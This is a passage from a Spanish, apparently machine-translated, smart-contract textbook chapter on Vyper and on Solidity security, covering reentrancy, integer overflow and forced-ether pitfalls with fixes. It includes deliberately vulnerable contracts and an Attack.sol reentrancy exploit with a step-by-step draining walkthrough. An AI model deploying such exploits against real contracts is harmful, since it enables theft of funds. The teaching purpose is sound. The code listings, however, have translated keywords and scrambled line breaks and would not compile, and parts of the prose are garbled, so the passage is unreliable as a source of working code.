Esto muestra el orden correcto de funciones y variables en un contrato inteligente de Vyper. Observe cómo se declaran la variable theBool y la función topFunction antes de que se les asigne un valor y se les llame, respectivamente. Si theBool se declaró debajo de topFunction o si topFunction se declaró debajo de lowerFunction, este contrato no se compilaría.

Compilacion

Vyper tiene su propio compilador y editor de código en línea, que le permite escribir y luego compilar sus contratos inteligentes en bytecode, ABI y LLL usando solo su navegador web. El compilador en línea de Vyper tiene una variedad de contratos inteligentes preescritos para su conveniencia, incluidos contratos para una subasta abierta simple, compras remotas seguras, tokens ERC20 y más.

NOTA

Vyper implementa ERC20 como un contrato precompilado, lo que permite que estos contratos inteligentes se usen fácilmente de manera inmediata. Los contratos en Vyper deben declararse como variables globales. Un ejemplo para declarar la variable ERC20 es el siguiente:

```
token: dirección (ERC20)
```

También puede compilar un contrato usando la línea de comando. Cada contrato de Vyper se guarda en un solo archivo con la extensión .vy . Una vez instalado, puede compilar un contrato con Vyper ejecutando el siguiente comando:

```
vyper ~/hola_mundo.vy
```

La descripción de ABI legible por humanos (en formato JSON) se puede obtener ejecutando el siguiente comando:

```
vyper -f json ~/hola_mundo.v.py
```

Protección contra errores de desbordamiento en el nivel del compilador

Los errores de desbordamiento en el software pueden ser catastróficos cuando se trata de valor real. Por ejemplo, una transacción de mediados de abril de 2018 muestra la transferencia maliciosa de más de 57 896 044 618 658 100 000 000 000 000 000 000 000 000 000 000 000 000 000 000 000 tokens BEC.

Esta transacción fue el resultado de un problema de desbordamiento de enteros en el contrato de token ERC20 de BeautyChain *(BecToken.sol).* Los desarrolladores de Solidity tienen acceso a bibliotecas como SafeMath , así como a herramientas de análisis de seguridad de contratos inteligentes de Ethereum como Mythril OSS. Sin embargo, los desarrolladores no están obligados a utilizar las herramientas de seguridad. En pocas palabras, si el lenguaje no impone la seguridad, los desarrolladores pueden escribir código no seguro que se compilará con éxito y luego se ejecutará "con éxito".

Vyper tiene una protección de desbordamiento incorporada, implementada en un enfoque doble. En primer lugar, Vyper proporciona un equivalente de SafeMath que incluye los casos de excepción necesarios para la aritmética de enteros.
En segundo lugar, Vyper usa abrazaderas cada vez que se carga una constante literal, se pasa un valor a una función o se asigna una variable. Las abrazaderas se implementan a través de funciones personalizadas en el compilador de lenguaje similar a Lisp de bajo nivel (LLL) y no se pueden deshabilitar. (El compilador de Vyper genera código de bytes LLL en lugar de EVM; esto simplifica el desarrollo de Vyper).

Lectura y escritura de datos

Si bien es costoso almacenar, leer y modificar datos, estas operaciones de almacenamiento son un componente necesario de la mayoría de los contratos inteligentes. Los contratos inteligentes pueden escribir datos en dos lugares:

Estado mundial

Las variables de estado en un contrato inteligente dado se almacenan en el trie de estado global de Ethereum; un contrato inteligente solo puede almacenar, leer y modificar datos en relación con la dirección de ese contrato en particular (es decir, los contratos inteligentes no pueden leer ni escribir en otros contratos inteligentes).

Registros

Un contrato inteligente también puede escribir en los datos de la cadena de Ethereum a través de eventos de registro.
Si bien Vyper inicialmente empleó la sintaxis __log__ para declarar estos eventos, se realizó una actualización que

trae su declaración de eventos más en línea con la sintaxis original de Solidity. Por ejemplo, la declaración de Vyper de un evento llamado MyLog fue originalmente `MyLog: __log__({arg1: indexed(bytes[3])})` . La sintaxis ahora se ha convertido en `MyLog: event({arg1: indexed(bytes[3])})` .

Es importante señalar que la ejecución del evento de registro en Vyper fue, y sigue siendo, de la siguiente manera: `log.MiRegistro("123")` .

Si bien los contratos inteligentes pueden escribir en los datos de la cadena de Ethereum (a través de eventos de registro), no pueden leer los eventos de registro en cadena que han creado. No obstante, una de las ventajas de escribir en los datos de la cadena de Ethereum a través de eventos de registro es que los clientes ligeros pueden descubrir y leer registros en la cadena pública. Por ejemplo, el valor de logsBloom en un bloque extraído puede indicar si un evento de registro está presente o no. Una vez que se ha establecido la existencia de eventos de registro, los datos de registro se pueden obtener de un recibo de transacción determinado.

Conclusiones

Vyper es un nuevo lenguaje de programación orientado a contratos potente e interesante. Su diseño está sesgado hacia la "corrección", a expensas de cierta flexibilidad. Esto puede permitir a los programadores escribir mejores contratos inteligentes y evitar ciertas trampas que provocan la aparición de vulnerabilidades graves.

A continuación, veremos la seguridad de los contratos inteligentes con más detalle. Algunos de los matices del diseño de Vyper pueden volverse más evidentes una vez que lea sobre todos los posibles problemas de seguridad que pueden surgir.
en contratos inteligentes.

Seguridad de contrato inteligente

La seguridad es una de las consideraciones más importantes al escribir contratos inteligentes. En el campo de la programación de contratos inteligentes, los errores son costosos y fáciles de explotar. En este capítulo, veremos las mejores prácticas de seguridad y los patrones de diseño, así como los "antipatrones de seguridad", que son prácticas y patrones que pueden introducir vulnerabilidades en nuestros contratos inteligentes.

Al igual que con otros programas, un contrato inteligente ejecutará exactamente lo que está escrito, que no siempre es lo que pretendía el programador. Además, todos los contratos inteligentes son públicos y cualquier usuario puede interactuar con ellos simplemente creando una transacción. Cualquier vulnerabilidad puede ser explotada y las pérdidas son casi siempre imposibles de recuperar. Por lo tanto, es fundamental seguir las mejores prácticas y utilizar patrones de diseño bien probados.

Prácticas recomendadas de seguridad

La programación defensiva es un estilo de programación que se adapta particularmente bien a los contratos inteligentes. Enfatiza lo siguiente, todas las cuales son mejores prácticas:

Minimalismo/simplicidad

La complejidad es enemiga de la seguridad. Cuanto más simple sea el código, y cuanto menos haga, menores serán las posibilidades de que ocurra un error o un efecto imprevisto. Cuando se involucran por primera vez en la programación de contratos inteligentes, los desarrolladores a menudo se ven tentados a intentar escribir una gran cantidad de código. En su lugar, debe revisar su código de contrato inteligente e intentar encontrar formas de hacer menos, con menos líneas de código, menos complejidad y menos "características". Si alguien le dice que su proyecto ha producido "miles de líneas de código" para sus contratos inteligentes, debe cuestionar la seguridad de ese proyecto. Más simple es más seguro.

reutilización de código

Trate de no reinventar la rueda. Si ya existe una biblioteca o un contrato que hace la mayor parte de lo que necesita, reutilícelo. Dentro de su propio código, siga el principio SECO: No se repita. Si ve algún fragmento de código repetido más de una vez, pregúntese si podría escribirse como una función o biblioteca y reutilizarse. Es probable que el código que se ha utilizado y probado ampliamente sea más seguro que cualquier código nuevo que escriba. Tenga cuidado con el síndrome "No inventado aquí", en el que se siente tentado a "mejorar" una función o un componente construyéndolo desde cero. El riesgo de seguridad suele ser mayor que el valor de mejora.

Calidad del código

El código de contrato inteligente no perdona. Cada error puede conducir a una pérdida monetaria. No debe tratar la programación de contratos inteligentes de la misma manera que la programación de propósito general. Escribir DApps en Solidity no es como crear un widget web en JavaScript. Más bien, debe aplicar metodologías rigurosas de ingeniería y desarrollo de software, como lo haría en ingeniería aeroespacial o cualquier otra disciplina igualmente implacable. Una vez que "ejecuta" su código, es poco lo que puede hacer para solucionar cualquier problema.

Legibilidad/auditabilidad

Su código debe ser claro y fácil de comprender. Cuanto más fácil sea de leer, más fácil será de auditar. Los contratos inteligentes son públicos, ya que todos pueden leer el código de bytes y cualquiera puede realizar ingeniería inversa. Por lo tanto, es beneficioso desarrollar su trabajo en público, utilizando metodologías colaborativas y de código abierto, para aprovechar la sabiduría colectiva de la comunidad de desarrolladores y beneficiarse del máximo común denominador del desarrollo de código abierto. Deberías escribir

código que esté bien documentado y sea fácil de leer, siguiendo el estilo y las convenciones de nomenclatura que forman parte de la comunidad Ethereum.

Cobertura de prueba

Prueba todo lo que puedas. Los contratos inteligentes se ejecutan en un entorno de ejecución pública, donde cualquiera puede ejecutarlos con la información que desee. Nunca debe asumir que la entrada, como los argumentos de la función, está bien formada, correctamente delimitada o tiene un propósito benigno. Pruebe todos los argumentos para asegurarse de que estén dentro de los rangos esperados y tengan el formato correcto antes de permitir que continúe la ejecución de su código.

Riesgos de seguridad y antipatrones

Como programador de contratos inteligentes, debe estar familiarizado con los riesgos de seguridad más comunes para poder detectar y evitar los patrones de programación que dejan sus contratos expuestos a estos riesgos. En las próximas secciones, veremos diferentes riesgos de seguridad, ejemplos de cómo pueden surgir vulnerabilidades y contramedidas o soluciones preventivas que se pueden usar para
dirigirse a ellos.

reentrada

Una de las características de los contratos inteligentes de Ethereum es su capacidad para llamar y utilizar código de otros contratos externos. Los contratos también suelen manejar ether y, como tales, a menudo envían ether a varias direcciones de usuarios externos. Estas operaciones requieren que los contratos presenten convocatorias externas. Estas llamadas externas pueden ser secuestradas por atacantes, que pueden obligar a los contratos a ejecutar más código (a través de una función de respaldo), incluidas las llamadas a sí mismos. Se utilizaron ataques de este tipo en el infame hackeo de DAO.

Para obtener más información sobre los ataques de reingreso, consulte la publicación de blog de Gus Guimareas sobre el tema y las mejores prácticas de contratos inteligentes de Ethereum.

la vulnerabilidad

Este tipo de ataque puede ocurrir cuando un contrato envía ether a una dirección desconocida. Un atacante puede construir cuidadosamente un contrato en una dirección externa que contenga código malicioso en la función de respaldo. Por lo tanto, cuando un contrato envíe ether a esta dirección, invocará el código malicioso.
Normalmente, el código malicioso ejecuta una función en el contrato vulnerable, realizando operaciones no esperadas por el desarrollador. El término "reentrada" proviene del hecho de que el contrato malicioso externo llama a una función en el contrato vulnerable y la ruta de ejecución del código *"reingresa"* .

Para aclarar esto, considere el contrato vulnerable simple en EtherStore.sol, que actúa como una bóveda de Ethereum que permite a los depositantes retirar solo 1 ether por semana.

Ejemplo 1. EtherStore.sol

```
contrato EtherStore {

    uint256 límite de retiro público = 1 éter; mapeo
    (dirección => uint256) public lastWithdrawTime; mapeo(dirección =>
    uint256) saldos públicos;

    function depositFunds() public payable
        { balances[msg.sender] += msg.value;
    }
```

```
    function retirar fondos (uint256 _weiToWithdraw) public
        { require(balances[msg.sender] >= _weiToWithdraw); // limita el requisito
        de retiro (_weiToWithdraw <= límite de retiro); // limita el tiempo permitido
        para retirar require(now >= lastWithdrawTime[msg.sender] + 1 semanas);
        require(msg.sender.call.value(_weiToWithdraw)()); saldos[msg.sender]
        -= _weiToWithdraw; lastWithdrawTime[msg.sender] = ahora;



    }
}
```

Este contrato tiene dos funciones públicas, depositFondos y retirarFondos . La función depositFunds simplemente incrementa el saldo del remitente. La función de retiro de fondos le permite al remitente especificar la cantidad de wei a retirar. Esta función está destinada a tener éxito solo si la cantidad solicitada para retirar es inferior a 1 éter y no se ha realizado un retiro en la última semana.

La vulnerabilidad está en la línea 17, donde el contrato envía al usuario la cantidad solicitada de éter.
Considere un atacante que ha creado el contrato en Attack.sol.

Ejemplo 2. Ataque.sol

```
importar "EtherStore.sol";

contrato de ataque {
    EtherStore público etherStore;

    // inicializa la variable etherStore con el constructor de la dirección del contrato
    (dirección _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
    }

    function attackEtherStore() public payable { // ataque al ether
        más cercano require(msg.value >= 1 ether); // envía eth
        a la función depositFunds() etherStore.depositFunds.value(1
        ether)(); // inicia la magia etherStore.withdrawFunds(1
        ether);


    }

    función recogerEther() público {
        msg.sender.transfer(este.saldo);
    }

    // función alternativa - donde sucede la magia function () payable
    { if (etherStore.balance > 1 ether) {

            etherStore.retirarFondos(1 éter);
        }
    }
}
```

¿Cómo podría ocurrir el exploit? Primero, el atacante crearía el contrato malicioso (digamos en la dirección 0x0…123) con la dirección del contrato de EtherStore como único parámetro constructor.
Esto inicializaría y señalaría la variable pública etherStore al contrato que se va a atacar.

Luego, el atacante llamaría a la función attackEtherStore , con una cantidad de éter mayor o igual a 1; supongamos 1 éter por el momento. En este ejemplo, también supondremos que varios otros usuarios han depositado ether en este contrato, de modo que su saldo actual es 10

éter _ Entonces ocurrirá lo siguiente:

1. *Attack.sol,* línea 15: La función depositFunds del contrato EtherStore se llamará con un valor de mensaje de 1 éter (y mucho gas). El remitente (msg.sender) será el contrato malicioso (0x0…123). Por lo tanto, balances[0x0..123] = 1 éter .
2. *Attack.sol,* línea 17: El contrato malicioso llamará a la función de retiro de fondos del Contrato EtherStore con un parámetro de 1 éter . Esto pasará todos los requisitos (líneas 12 a 16 del contrato de EtherStore) ya que no se han realizado retiros anteriores.
3. *EtherStore.sol,* línea 17: El contrato devolverá 1 ether al contrato malicioso.
4. *Attack.sol,* línea 25: El pago al contrato malicioso luego ejecutará el fallback función.
5. *Attack.sol,* línea 26: El saldo total del contrato de EtherStore era de 10 ether y ahora es de 9 , por lo que se cumple esta éter , declaración.
6. *Attack.sol,* línea 27: la función de reserva vuelve a llamar a la función de retiro de fondos de EtherStore y *'reingresa'* el contrato EtherStore .
7. *EtherStore.sol,* línea 11: En esta segunda convocatoria para retirar Fondos , el saldo del contrato de ataque sigue siendo de 1 éter ya que la línea 18 aún no se ha ejecutado. Por lo tanto, todavía tenemos balances[0x0..123] = 1 ether . Este también es el caso de la variable lastWithdrawTime . Una vez más, pasamos todos los requisitos.
8. *EtherStore.sol,* línea 17: El contrato atacante retira otro 1 ether .
9. Repita los pasos 4 a 8 hasta que ya no sea el caso de que EtherStore.balance > 1 26 en *Attack.sol.* , como dicta la linea
10. *Attack.sol,* línea 26: Una vez que quede 1 (o menos) ether en el contrato de EtherStore , esto si la declaración fallará. Esto permitirá que las líneas 18 y 19 del contrato EtherStore sean ejecutado (para cada llamada a la función retirar fondos).
11. *EtherStore.sol,* líneas 18 y 19: Se establecerán los mapeos de saldos y lastWithdrawTime y la ejecución terminará.

El resultado final es que el atacante ha retirado todos menos 1 ether del contrato de EtherStore en una sola transacción.

Técnicas Preventivas

Hay una serie de técnicas comunes que ayudan a evitar posibles vulnerabilidades de reingreso en los contratos inteligentes. La primera es (siempre que sea posible) utilizar la función de transferencia integrada al enviar ether a contratos externos. La función de transferencia solo envía gas 2300 con la llamada externa, lo cual no es suficiente para que la dirección/contrato de destino llame a otro contrato (es decir, vuelva a ingresar el contrato de envío).

La segunda técnica es garantizar que toda la lógica que cambie las variables de estado ocurra antes de que se envíe ether fuera del contrato (o cualquier llamada externa). En el ejemplo de EtherStore , las líneas 18 y 19 de *EtherStore.sol* deben colocarse antes de la línea 17. Es una buena práctica que cualquier código que realice llamadas externas a direcciones desconocidas sea la última operación en una función localizada o pieza de ejecución de código. Esto se conoce como patrón de controles-efectos-interacciones.

Una tercera técnica es introducir un mutex, es decir, agregar una variable de estado que bloquee el contrato durante la ejecución del código, evitando llamadas reentrantes.

La aplicación de todas estas técnicas (no es necesario usar las tres, pero lo hacemos con fines demostrativos) a *EtherStore.sol,* otorga el contrato sin reingreso:

```
contrato EtherStore {

    // inicializa el mutex bool
    reEntrancyMutex = false; uint256 límite
    de retiro público = 1 éter; mapeo (dirección => uint256)
    public lastWithdrawTime; mapeo(dirección => uint256) saldos públicos;


    function depositFunds() public payable
        { balances[msg.sender] += msg.value;
    }

    function retirar fondos (uint256 _weiToWithdraw) public {
        require(!reEntrancyMutex);
        require(saldos[msg.sender] >= _weiToWithdraw); // limita el
        requisito de retiro (_weiToWithdraw <= límite de retiro); // limita
        el tiempo permitido para retirar require(now >=
        lastWithdrawTime[msg.sender] + 1 semanas); saldos[msg.sender]
        -= _weiToWithdraw; lastWithdrawTime[msg.sender] = ahora; // establece
        el mutex de reEntrancy antes de la llamada externa reEntrancyMutex =
        true; msg.sender.transfer(_weiToWithdraw); // libera el mutex después de
        la llamada externa reEntrancyMutex = false;




    }
}
```

Ejemplo del mundo real: el DAO

El ataque DAO (Organización Autónoma Descentralizada) fue uno de los principales ataques que ocurrieron en el desarrollo inicial de Ethereum. En ese momento, el contrato tenía más de $ 150 millones.
La reentrada jugó un papel importante en el ataque, que finalmente condujo a la bifurcación dura que creó Ethereum Classic (ETC). Para un buen análisis del exploit DAO, consulte http://bit.ly/2EQaLCI. Se puede encontrar más información sobre la historia de la bifurcación de Ethereum, la línea de tiempo del hackeo de DAO y el nacimiento de ETC en una bifurcación dura en [ethereum_standards].

Desbordamientos aritméticos excesivos/insuficientes

La máquina virtual de Ethereum especifica tipos de datos de tamaño fijo para números enteros. Esto significa que una variable entera puede representar solo un cierto rango de números. A `uint8` almacena números en el rango de [0,255]. Intentar almacenar `256` en un `uint8` dará como resultado `0` . Si no se tiene cuidado, las variables en Solidity pueden explotarse si la entrada del usuario no está marcada y se realizan cálculos que dan como resultado números que se encuentran fuera del rango del tipo de datos que los almacena.

Para obtener más información sobre los desbordamientos aritméticos excesivos o insuficientes, consulte "Cómo proteger sus contratos inteligentes", Mejores prácticas de contratos inteligentes de Ethereum y "Ethereum, Solidity y desbordamientos de enteros: programación de cadenas de bloques como 1970".

la vulnerabilidad

Un overflow/underflow ocurre cuando se realiza una operación que requiere una variable de tamaño fijo para almacenar un número (o parte de los datos) que está fuera del rango del tipo de datos de la variable.

Por ejemplo, restar `1` de una variable `uint8` (`entero` sin signo de 8 bits; es decir, no negativo) cuyo valor es `0` dará como resultado el número `255` . Esto es un *desbordamiento.* Hemos asignado un número

por debajo del rango de uint8 , por lo que el resultado *se ajusta* y da el número más grande que un uint8 puede almacenar. De manera similar, agregar 2^8=256 a uint8 dejará la variable sin cambios, ya que hemos envuelto toda la longitud de uint . Dos analogías simples de estos son [illegible] (se establecen a 000000, después de que se supera el número más grande, es decir, 999999) y las funciones matemáticas periódicas (agregar 2ÿ al argumento del pecado deja el valor sin cambios) .

Agregar números más grandes que el rango del tipo de datos se denomina *desbordamiento.* Para mayor claridad, agregar 257 a un uint8 que actualmente tiene un valor de 0 dará como resultado el número 1. Variables de tamaño fijo como cíclicas, donde comenzamos nuevamente desde cero si agregamos números por encima del número almacenado más grande posible, y comenzamos a contar hacia atrás desde el número más grande si restamos de cero. En el caso de los tipos int con signo , que *pueden* representar números negativos, comenzamos de nuevo una vez que alcanzamos el valor negativo más grande; por ejemplo, si intentamos restar 1 a un uint8 cuyo valor es -128 , obtendremos 127 .

Este tipo de trampas numéricas permite a los atacantes hacer un mal uso del código y crear flujos lógicos inesperados. Por ejemplo, considere el contrato TimeLock en TimeLock.sol.

Ejemplo 3. TimeLock.sol

```
contrato TimeLock {

    mapeo(dirección => uint) saldos públicos;
    mapeo(dirección => uint) public lockTime;

    función deposit() public payable {
        saldos[mensaje.remitente] += valor.mensaje;
        lockTime[msg.sender] = ahora + 1 semana;
    }

    función aumentarTiempoBloqueo(uint _segundosParaIncrementar) público
        { bloquearTiempo[mensaje.remitente] += _segundosParaIncrementar;
    }

    function retirar() public
        { require(saldos[msg.sender] > 0);
        require(now > lockTime[msg.sender]);
        saldos[mensaje.remitente] = 0;
        msg.sender.transfer(saldo);
    }
}
```

Este contrato está diseñado para actuar como una bóveda del tiempo: los usuarios pueden depositar ether en el contrato y permanecerá bloqueado allí durante al menos una semana. El usuario puede extender el tiempo de espera a más de 1 semana si lo desea, pero una vez depositado, el usuario puede estar seguro de que su éter está bloqueado de forma segura durante al menos una semana, o eso es lo que pretende este contrato.

En el caso de que un usuario se vea obligado a entregar su clave privada, un contrato como este podría ser útil para garantizar que no se pueda obtener su ether durante un corto período de tiempo. Pero si un usuario bloqueó 100 ether en este contrato y entregó sus claves a un atacante, el atacante podría usar un desbordamiento para recibir el ether, independientemente del lockTime .

El atacante podría determinar el tiempo de bloqueo actual para la dirección para la que ahora tiene la clave (es una variable pública). Llamemos a este userLockTime . Luego podrían llamar a la función de aumentar el tiempo de bloqueo y pasar como argumento el número 2^256 - userLockTime . este numero seria

agregado al userLockTime actual y provoca un desbordamiento, restableciendo lockTime[msg.sender] a 0 .
El atacante podría simplemente llamar a la función de retiro para obtener su recompensa.

Veamos otro ejemplo (ejemplo de vulnerabilidad Underflow del desafío Ethernaut), este de los desafíos Ethernaut.

ALERTA DE SPOILER: *Si aún no has hecho los desafíos de Ethernaut, esto da solución a uno de los niveles.*

Ejemplo 4. Ejemplo de vulnerabilidad de subdesbordamiento del desafío Ethernaut

```
solidez de pragma ^0.4.18;

ficha de contrato {

    mapeo(dirección => uint) saldos; uint
    suministro total público;

    token de función (uint _suministroinicial)
        { saldos[mensaje.remitente] = suministrototal = _suministroinicial;
    }

    función de transferencia (dirección _a, uint _valor) devoluciones públicas (bool)
        { require(saldos[mensaje.remitente] - _valor >= 0); saldos[mensaje.remitente] -= _valor;
        saldos[_a] += _valor; devolver verdadero;


    }

    función balanceOf(dirección _propietario) rendimientos constantes públicos (saldo uint) { saldos de
        retorno[_propietario];
    }
}
```

Este es un contrato de token simple que emplea una función de transferencia , lo que permite a los participantes mover sus tokens. ¿Puedes ver el error en este contrato?

La falla viene en la función de transferencia . La instrucción require en la línea 13 se puede omitir mediante un subdesbordamiento. Considere un usuario con saldo cero. Podrían llamar a la función de transferencia con cualquier _valor distinto de cero y pasar la instrucción require en la línea 13. Esto se debe a que balances[msg.sender] es 0 (y un uint256), por lo que restar cualquier cantidad positiva (excluyendo 2^256) dará como resultado un número positivo, como se describió anteriormente. Esto también es válido para la línea 14, donde el saldo se acreditará con un número positivo. Por lo tanto, en este ejemplo, un atacante puede obtener tokens gratuitos debido a una vulnerabilidad de subdesbordamiento.

Técnicas Preventivas

La técnica convencional actual para protegerse contra las vulnerabilidades de desbordamiento/desbordamiento es usar o crear bibliotecas matemáticas que reemplacen los operadores matemáticos estándar de suma, resta y multiplicación (se excluye la división ya que no causa desbordamientos/desbordamientos y el EVM se revierte en la división por 0).

OpenZeppelin ha hecho un gran trabajo al construir y auditar bibliotecas seguras para la comunidad Ethereum.
En particular, su biblioteca SafeMath se puede utilizar para evitar vulnerabilidades de desbordamiento/desbordamiento.

Para demostrar cómo se usan estas bibliotecas en Solidity, corrijamos el contrato de TimeLock usando la biblioteca SafeMath . La versión libre de desbordamiento del contrato es:

```
biblioteca SafeMath {

    function mul(uint256 a, uint256 b) retornos puros internos (uint256) {
        si (a == 0)
            { devuelve 0;

        } uint256 c = a * b;
        afirmar(c/a == b); volver c;

    }

    function div(uint256 a, uint256 b) retornos puros internos (uint256) {
        // afirmar (b > 0); // Solidity tira automáticamente al dividir por 0 uint256 c = a/b; // afirmar (a ==
        b * devuelve c;
                                        c + a % b); // Esto es válido en todos los casos

    }

    función sub(uint256 a, uint256 b) retornos puros internos (uint256) {afirme(b <= a); devolver a
        - b;

    }

    function add(uint256 a, uint256 b) retornos internos puros (uint256) {
        uint256 c = a + b;
        afirmar(c >= a); volver c;

    }
}

contrato TimeLock
        { usando SafeMath para uint; // usar la biblioteca para el mapeo de tipo uint
        (dirección => uint256) saldos públicos; mapeo (dirección => uint256) public
        lockTime;

        función deposit() public payable {
                saldos[mensaje.remitente] = saldos[mensaje.remitente].add(mensaje.valor);
                lockTime[msg.sender] = now.add(1 semanas);
        }

        función aumentarTiempoBloqueo(uint256 _segundosParaIncrementar) public {
                lockTime[msg.sender] = lockTime[msg.sender].add(_secondsToIncrease);
        }

        function retirar() public
                { require(saldos[msg.sender] > 0); require(now
                > lockTime[msg.sender]); saldos[mensaje.remitente]
                = 0; msg.sender.transfer(saldo);

        }
}
```

Tenga en cuenta que todas las operaciones matemáticas estándar han sido reemplazadas por aquellas definidas en la biblioteca SafeMath . El contrato de TimeLock ya no realiza ninguna operación que sea capaz de subdesbordarse o desbordarse.

Ejemplos del mundo real: PoWHC y desbordamiento de transferencia por lotes (CVE-2018–10299)

Proof of Weak Hands Coin (PoWHC), originalmente ideada como una especie de broma, fue un esquema Ponzi escrito por un colectivo de Internet. Desafortunadamente, parece que el (los) autor (es) del contrato no habían visto desbordamientos / subdesbordamientos antes y, en consecuencia, 866 ether fueron liberados de su contrato. Eric Banisadr brinda una buena descripción general de cómo ocurrió el desbordamiento (que no es muy diferente al desafío de Ethernaut descrito anteriormente) en su publicación de blog sobre el evento.

Otro ejemplo proviene de la implementación de una función batchTransfer() en un grupo de contratos de token ERC20. La implementación contenía una vulnerabilidad de desbordamiento; puede leer acerca de los detalles en la cuenta de PeckShield.

Éter inesperado

Por lo general, cuando se envía ether a un contrato, debe ejecutar la función de respaldo u otra función definida en el contrato. Hay dos excepciones a esto, donde ether puede existir en un contrato sin haber ejecutado ningún código. Los contratos que se basan en la ejecución de código para todo el ether que se les envía pueden ser vulnerables a ataques en los que se envía ether a la fuerza.

Para obtener más información sobre esto, consulte "Cómo proteger sus contratos inteligentes" y "Patrones de seguridad de solidez: obligar a Ether a un contrato".

la vulnerabilidad

Una técnica de programación defensiva común que es útil para hacer cumplir las transiciones de estado correctas o validar operaciones es *la verificación invariable.* Esta técnica implica definir un conjunto de invariantes (métricas o parámetros que no deben cambiar) y verificar que permanezcan sin cambios después de una (o varias) operaciones. Este suele ser un buen diseño, siempre que las invariantes que se verifican sean, de hecho, invariantes. Un ejemplo de un invariante es el totalSupply de un token ERC20 de emisión fija . Como ninguna función debe modificar este invariante, se podría agregar una verificación a la función de transferencia que asegure que el totalSupply permanezca sin modificaciones, para garantizar que la función funcione como se espera.

En particular, hay una invariante aparente que puede ser tentador usar pero que, de hecho, puede ser manipulada por usuarios externos (independientemente de las reglas establecidas en el contrato inteligente). Este es el éter actual almacenado en el contrato. A menudo, cuando los desarrolladores aprenden Solidity por primera vez, tienen la idea errónea de que un contrato solo puede aceptar u obtener ether a través de funciones pagas. Este concepto erróneo puede dar lugar a contratos que tienen suposiciones falsas sobre el equilibrio de éter dentro de ellos, lo que puede dar lugar a una serie de vulnerabilidades. La prueba irrefutable de esta vulnerabilidad es el uso (incorrecto) de this.balance .

Hay dos formas en las que ether puede enviarse (a la fuerza) a un contrato sin usar una función de pago o ejecutar ningún código en el contrato:

Autodestrucción/suicidio

Cualquier contrato puede implementar la función de autodestrucción , que elimina todo el código de bytes de la dirección del contrato y envía todo el éter almacenado allí a la dirección especificada por el parámetro. Si esta dirección especificada también es un contrato, no se llama a ninguna función (incluida la alternativa). Por lo tanto, la función de autodestrucción se puede utilizar para enviar ether a la fuerza a cualquier contrato, independientemente de cualquier código que pueda existir en el contrato, incluso contratos sin funciones pagables. Esto significa que cualquier atacante puede crear un contrato con una función de autodestrucción , enviarle éter, llamar autodestruirse (objetivo) y forzar el envío de éter a un contrato de destino . Martin Swende tiene una excelente publicación de blog que describe algunas peculiaridades del código de operación de autodestrucción (Quirk #2) junto con un relato de cómo los nodos de los clientes verificaban invariantes incorrectas, lo que podría haber llevado a un colapso bastante catastrófico de la red Ethereum.

Éter preenviado

Otra forma de incluir ether en un contrato es precargar la dirección del contrato con ether. Las direcciones de contrato son deterministas; de hecho, la dirección se calcula a partir del hash Keccak-256 (comúnmente sinónimo de SHA-3) de la dirección que crea el contrato y el nonce de transacción que crea el contrato. Específicamente, tiene la forma address = sha3(rlp.encode([account_address,transaction_nonce])) (vea la discusión de Adrian Manning sobre "Keyless Ether" para algunos casos divertidos de uso de esto). Esto significa que cualquiera puede calcular lo que

la dirección del contrato será antes de que se cree y envíe ether a esa dirección. cuando el contrato se crea, tendrá un saldo de éter distinto de cero.

Exploremos algunas trampas que pueden surgir dado este conocimiento. Considere el contrato demasiado simple en EtherGame.sol.

Ejemplo 5. EtherGame.sol

```
contrato EtherGame {

    uint public payoutMileStone1 = 3 ether; uint public
    mileStone1Reward = 2 ether; uint pago
    públicoMileStone2 = 5 éter; uint public
    mileStone2Reward = 3 ether; uint public
    finalMileStone = 10 éter; uint public finalReward = 5
    ether;

    mapeo(dirección => uint) canjeableEther; // Los
    usuarios pagan 0.5 ether. En hitos específicos, acredite sus cuentas. función jugar () pago
    público {
        require(msg.value == 0.5 ether); // cada jugada es 0.5 ether uint currentBalance
        = this.balance + msg.value; // asegurar que no haya jugadores después de
        que el juego haya terminado require(currentBalance <= finalMileStone); // si
        se encuentra en un hito, acreditar la cuenta del jugador if (currentBalance ==
        payoutMileStone1) { redimibleEther[msg.sender] += mileStone1Reward;



        } else if (saldoactual == pagoMileStone2) {
            canjeableEther[mensaje.remitente] += mileStone2Reward;

        } else if (saldoactual == millafinal) {
            canjeableEther[mensaje.remitente] += recompensa final;

        } devolver;
    }

    function reclamarRecompensa() public {
        // asegurar que el juego esté completo
        require(this.balance == finalMileStone); // asegúrese
        de que haya una recompensa para dar
        require(redeemableEther[msg.sender] > 0);
        canjeableEther[mensaje.remitente] = 0;
        msg.sender.transfer(transferirValor);
    }
}
```

Este contrato representa un juego simple (que naturalmente involucraría condiciones de carrera) donde los jugadores envían 0.5 éter al contrato con la esperanza de ser el jugador que alcance uno de los tres hitos primero. Los hitos se denominan en éter. El primero en alcanzar el hito puede reclamar una parte del éter cuando el juego haya terminado. El juego termina cuando se alcanza el hito final (10 ether); los usuarios pueden entonces reclamar sus recompensas.

Los problemas con el contrato de EtherGame provienen del mal uso de this.balance en las líneas 14 (y por asociación 16) y 32. Un atacante malicioso podría enviar por la fuerza una pequeña cantidad de éter, digamos, 0,1 éter, a través de la función de autodestrucción (discutido anteriormente) para evitar que los futuros jugadores alcancen un hito. este saldo nunca será un múltiplo de 0,5 éter gracias a esta contribución de 0,1 éter, porque todos los jugadores legítimos solo pueden enviar incrementos de 0,5 éter. Esto evita que todas las condiciones if de las líneas 18, 21 y 24 sean verdaderas.

Peor aún, un atacante vengativo que se perdió un hito podría enviar a la fuerza 10 ether (o un

cantidad equivalente de éter que empuja el saldo del contrato por encima del finalMileStone), lo que bloquearía todas las recompensas en el contrato para siempre. Esto se debe a que la función ClaimReward siempre revierte, debido al requerimiento en la línea 32 (es decir, porque this.balance es mayor que finalMileStone).

Técnicas Preventivas

Este tipo de vulnerabilidad suele surgir del mal uso de this.balance . La lógica del contrato, cuando sea posible, debe evitar depender de valores exactos del saldo del contrato, porque puede ser manipulado artificialmente. Si aplica la lógica basada en this.balance , debe hacer frente a saldos inesperados.

Si se requieren valores exactos de éter depositado, se debe usar una variable autodefinida que se incremente en funciones pagaderas, para rastrear de manera segura el éter depositado. Esta variable no se verá afectada por el éter forzado enviado a través de una llamada de autodestrucción .

Con esto en mente, una versión corregida del contrato de EtherGame podría verse así:

```
contrato EtherGame {

    uint public payoutMileStone1 = 3 ether; uint public
    mileStone1Reward = 2 ether; uint pago
    públicoMileStone2 = 5 éter; uint public
    mileStone2Reward = 3 ether; uint public
    finalMileStone = 10 éter; uint public finalReward = 5
